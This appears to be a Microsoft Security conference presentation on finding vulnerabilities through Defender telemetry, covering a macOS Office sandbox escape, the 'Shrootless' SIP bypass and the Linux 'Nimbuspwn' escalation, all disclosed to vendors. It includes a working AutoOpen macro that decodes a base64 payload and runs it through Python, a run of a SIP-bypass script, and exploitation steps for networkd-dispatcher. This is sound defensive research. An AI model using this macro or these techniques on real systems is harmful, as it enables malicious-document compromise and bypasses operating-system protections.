Microsoft Security

Gotta catch ‘em all: data-driven vulnerability discovery and mitigation

Jonathan Bar Or (“JBO”)

whoami


- Jonathan Bar Or (“JBO”), @yo_yo_yo_jbo
- Cross-platform security research architect for Microsoft Defender
  - Focusing on macOS, Linux, Android, iOS, ChromeOS
  - And occasionally Windows and IoT
- Duties:
  - Security engineering technical leadership
  - Internal red teaming and pen-testing
  - Proactive threat hunting
  - Innovative research and vulnerability research in general

Agenda

- Motivation for vulnerability research
- EDR-based data-driven approach
- Examples: macOS
- Examples: Linux
- Bonus

Why vulnerability research?

- For red teaming purposes, we'd like to create a full attack chain.
- Example (macOS):
  - Start from a document with malicious macro on macOS.
  - Implant persists and elevates privileges to root.
  - Implant steals browser cookies.
  - Implant silently turns on the microphone.
  - Implant loads a malicious kernel extension.
- Requires non-trivial research!



The win-win-win scenario

- If we do find vulnerabilities, everyone wins!
  - End-users get protected post-fix
  - The vendor gets responsible disclosure
  - Our team builds better protections and generalizes techniques
  - Unique opportunity to test our protections against real 0-days

Sandbox escape (CVE-2022-26706)

Case study: sandbox escape (CVE-2022-26706)

- macOS apps (and Office in particular) can be sandboxed.
- Sandbox rules are enforced by the OS.
- Child processes are also sandboxed for obvious reasons.
- Very helpful to protect against malicious macros!
  - Macros can’t write files that do not start with “~$”.
  - Macros can’t read files.
  - Limited network access.

Case study: sandbox escape (CVE-2022-26706)

```
jbo@McJbo ~ % codesign -dv --entitlements - /Applications/Microsoft\ Word.app
Executable=/Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word
Identifier=com.microsoft.Word
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=315902 flags=0x10000(runtime) hashes=9863+5 location=embedded
Signature size=8979
Timestamp=Nov 3, 2021 at 1:43:40 AM
Info.plist entries=51
TeamIdentifier=UBF8T346G9
Runtime Version=11.3.0
Sealed Resources version=2 rules=13 files=26956
Internal requirements count=1 size=180
[Dict]
        [Key] com.apple.application-identifier
        [Value]
                [String] UBF8T346G9.com.microsoft.Word
        [Key] com.apple.developer.aps-environment
        [Value]
                [String] production
        [Key] com.apple.developer.team-identifier
        [Value]
                [String] UBF8T346G9
        [Key] com.apple.security.app-sandbox
        [Value]
                [Bool] true
        [Key] com.apple.security.application-groups
        [Value]
                [Array]
                        [String] UBF8T346G9.Office
                        [String] UBF8T346G9.ms
                        [String] UBF8T346G9.OfficeOsfWebHost
                        [String] UBF8T346G9.OfficeOneDriveSyncIntegration
        [Key] com.apple.security.assets.movies.read-only
        [Value]
                [Bool] true
        [Key] com.apple.security.assets.music.read-only
        [Value]
```

Case study: sandbox escape (CVE-2022-26706)

```
[Key] com.apple.security.temporary-exception.sbpl
[Value]
        [Array]
                [String] (allow file-read* file-write* (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$")) )
```


Case study: sandbox escape (CVE-2022-26706)

- Sandbox rules make it harder to escape it.
- Although some successful attempts have been made.
  - Creative: drop ~/LaunchAgents/~$evil.plist
  - Office specific though.
- Idea: when Word crashes, a process “appears” and reports crash information. How does that happen?

Case study: sandbox escape (CVE-2022-26706)


- Let’s examine Microsoft Defender’s data and find out!

```
1   DeviceProcessEvents
2   | where InitiatingProcessFileName =~ "Microsoft Word"
3       and FileName !~ "Microsoft Word"
4   | take 300
5   | summarize Hits=count() by FileName, ProcessCommandLine
6   | sort by Hits desc
```



Case study: sandbox escape (CVE-2022-26706)

- What magic is this?
- /usr/bin/open escapes the sandbox by design using IPC:



Case study: sandbox escape (CVE-2022-26706)

- Problem: the launched App has to be registered.
- Which apps are useful and pre-installed in macOS?
  - Terminal, Python, Archive Utility
- Past attempts (online reading):

Targeted App	Attack	Fix by Apple
Terminal	Dropping a script and invoking it (as the “open” utility supports arguments to the app).	Refuse to run files dropped from sandboxed apps. Also applies to Python.
Archive Utility	Dropping an archive and running the Archive Utility automatically extracts files in the same directory, allowing dropping Launch Agent configuration files and other file-based tricks.	Archive Utility only extracts to the Downloads folder.
Terminal	Dropping a .zshenv file (similar to .bashrc) and running Terminal.	Terminal will not load a .zshenv dropped from sandboxed apps.

Case study: sandbox escape (CVE-2022-26706)


- Carefully examining the “open” command-line arguments reveal an interesting “--stdin“ option, which overrides the standard input with an arbitrary file.
- Terminal and Python are good candidates as they read from the standard input and run it.


```
Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal c As String, ByVal m As String) As LongPtr
Sub AutoOpen()
    r = popen("echo b3BlbignL3RtcC9vdXQudHh0JywndycpLndyaXRlKCdwd25kJyk=|base64 -d>p;open --stdin=p -a Python", "r")
End Sub
```

Summary: sandbox escape (CVE-2022-26706)

- Starting from Microsoft Defender data and an insight led to generic sandbox escape.
  - Better us disclosing it, as macros are known to be a good initial attack vector.
- Responsibly disclosed to Apple back in October 2021.
- Generic Microsoft Defender detection.

Summary: sandbox escape (CVE-2022-26706)





SIP bypass (CVE-2021-30892, aka “Shrootless”)

Case study: CVE-2021-30892 (“Shrootless”)

- On macOS, the root user is not omnipotent!
- A mechanism called System Integrity Protection (SIP, aka “Rootless”) prohibits even the root user from critical system modifications.
  - Can’t load arbitrary kernel extensions
  - Can’t modify system protected files
  - Can’t inject into Apple-signed binaries
  - Can’t change nvram variables
- Power users will most likely experience SIP due to the file protection mechanism.
- No way to turn off SIP from a live system.

Case study: CVE-2021-30892 (“Shrootless”)

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # csrutil disable
csrutil: This tool needs to be executed from Recovery OS.
root@JBO-MAC ~ #
```

```
root@JBO-MAC ~ # cp /tmp/malware.plist /System/Library/LaunchDaemons
cp: /System/Library/LaunchDaemons/malware.plist: Operation not permitted
root@JBO-MAC ~ # log show -style syslog --info --last 1m | grep malware.plist
2021-07-28 19:50:58.834940-0700  localhost kernel[0]: (Sandbox) System Policy: cp(80538) deny(1) file-write-create /System/Library/LaunchDaemons/malware.plist
```

Case study: CVE-2021-30892 (“Shrootless”)

- Protected files:
  - Files with an extended attribute “com.apple.rootless”.
  - Files mentioned under the file “/System/Library/Sandbox/rootless.conf”.
- How does the upgrade mechanism look like then?
  - Obviously Apple needs to override SIP-protected files!

Case study: CVE-2021-30892 (“Shrootless”)

- Apple-signed binaries with special *entitlements* can bypass SIP filesystem checks by design.
  - The obvious target for SIP bypasses.
  - You can’t spoof those entitlements as they’re signed by Apple.

Entitlement	Meaning
com.apple.rootless.install	Binary can bypass filesystem check.
com.apple.rootless.install.heritable	Child processes can bypass filesystem checks.

Case study: CVE-2021-30892 (“Shrootless”)

- Finding processes that write to SIP protected paths is easy!

```
1   DeviceFileEvents
2   | where FolderPath startswith "/System/Library"
3   | take 50
4   | summarize Hits=count() by FileName, FolderPath
```

- Data indicates an entitled process called system_installd.

Case study: CVE-2021-30892 (“Shrootless”)

- The “system_installd” process is responsible for installing Apple-signed packages – exactly the upgrade scenario we had in mind!
- Entitled with “com.apple.rootless.heritable”!
- Which child processes does it run?

```
1   DeviceProcessEvents
2   | where InitiatingProcessFileName =~ "system_installd"
3       and FileName !~ "system_installd"
4   | take 300
5   | summarize Hits=count(), SomeCmdline=any(ProcessCommandLine) by FileName
6   | sort by Hits desc
```

FileName	Hits	SomeCmdline
zsh	237	/bin/zsh /tmp/PKInstallSandbox.ZnRucC/Scripts/com.apple.pkg.InstallAssistant...

Case study: CVE-2021-30892 (“Shrootless”)

- Why is “zsh” so interesting?
  - Can bypass SIP checks (since it’s spawned under “system_installd”) and is extensible.
- Did Apple engineers really think of all the implications?
- When zsh starts, it looks for a “/etc/zshenv” file and run it.

Case study: CVE-2021-30892 (“Shrootless”)

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # head -n 1 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
root@JBO-MAC ~ # echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
zsh: operation not permitted: /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ # ./shrootless.sh "echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist"
```


```
SIP bypass by Jonathan Bar Or ("JBO")

Checking command line arguments ..................... [ OK ]
Checking if running as root ......................... [ OK ]
Checking for system_installd ........................ [ OK ]
Downloading Apple-signed package .................... [ OK ]
Writing '/etc/zshenv' payload ....................... [ OK ]
Running installer ................................... [ OK ]
Cleaning up ......................................... [ OK ]

> Great, the specified command should have run with no SIP restrictions. Hurray!
> Quitting.
root@JBO-MAC ~ # cat /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
hi
root@JBO-MAC ~ # ls -laO /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
-rw-r--r--  1 root  wheel  restricted 3 Jul 28 20:30 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ #
```

Summary: CVE-2021-30892 (“Shrootless”)

- Starting from Microsoft Defender data and an insight led to an innovative SIP bypass.
  - Huge implications on our product: imagine an undeletable malware or rootkit.
- Responsibly disclosed to Apple back in July 2021.
- Generic Microsoft Defender detection.
- Later variants found and detected by Microsoft Defender without code changes.

Linux EoP (CVE-2022-29799/29800, aka “Nimbuspwn”)

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

- Started from D-Bus service enumeration.
  - D-Bus is a popular IPC mechanism used on Linux desktop environments.
  - Supports a client-server model.
  - Highly privileged servers could be a great source of EoP vulnerabilities.
- Found networkd-dispatcher which seems interesting.
  - Runs as root and could spawn child processes by design.
  - Child processes are spawned after a D-Bus signal is sent to it.
  - Intended to be used for running scripts upon network interface changes.

```
jbo@jbo-nix:~$ ps -U root -u root u | grep networkd-dispatcher
root         935  0.0  0.0 170880 17372 ?        Ssl  Mar15   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
jbo@jbo-nix:~$
```

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

- When receiving a signal, networkd-dispatcher does the following:
  - Extracts the interface state from the signal.
  - Discover executable files under “/etc/networkd-dispatcher/<state>.d” that are owned by root.
  - Run all files in the list one-by-one.
- Vulnerabilities found:
  - Directory traversal – if “state” contains terms like “../../” etc.
  - Symlink race – both script discovery and file execution happily follow symlinks.
  - TOCTOU – between executable file discovery and actual execution.
- Exploitation:
  - Plant a symlink pointing to “/sbin” which has many files owned by root.
  - Send a state that abuses the directory traversal and wait for executable discovery to occur.
  - Change symlink destination to attacker-owned directory and wait for execution.

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

```
def run_hooks_for_state(self, iface, state):
    """Run all hooks associated with a given state"""
    # No actions to take? Do nothing.
    script_list = self.get_scripts_list(state)
    if not script_list:
        logger.debug('Ignoring notification for interface %r entering '
                     'state %r: no triggers', iface, state)
        return

    # run all valid scripts in the list
    logger.debug('Running triggers for interface %r entering state %r '
                 'with environment %r', iface, state, script_env)
    for script in script_list:
        logger.info('Invoking %r for interface %s', script, iface.name)
        ret = subprocess.Popen(script, env=script_env).wait()
        if ret != 0:
            logger.warning('Exit status %r from script %r invoked with '
                           'environment %r', ret, script, script_env)
```

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)


```
for filename in sorted(base_filenames):
    for one_path in path.split(":"):
        pathname = os.path.join(one_path, subdir, filename)
        logger.debug("Checking if %s exists as %s", filename, pathname)

        if os.path.isfile(pathname):
            entry = os.stat(pathname)
            # Make sure script can be executed
            if not stat.S_IXUSR & entry.st_mode:
                logger.error("Unable to execute script, check file mode: %s",
                             pathname)
            # Make sure script is owned by root
            elif entry.st_uid != 0 or entry.st_gid != 0:
                logger.error("Unable to execute script, check file perms: %s",
                             pathname)
            else:
                script_list.append(pathname)
            break
```

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

- Exploitation idea:
  - Plant a symlink pointing to “/sbin” which has many files owned by root.
  - Send a state that abuses the directory traversal and wait for executable discovery to occur.
  - Change symlink destination to attacker-owned directory and wait for execution.
- Must abuse all 3 issues for EoP.

Case study: CVE-2021-29799/29800 (“Nimbuspwn”)

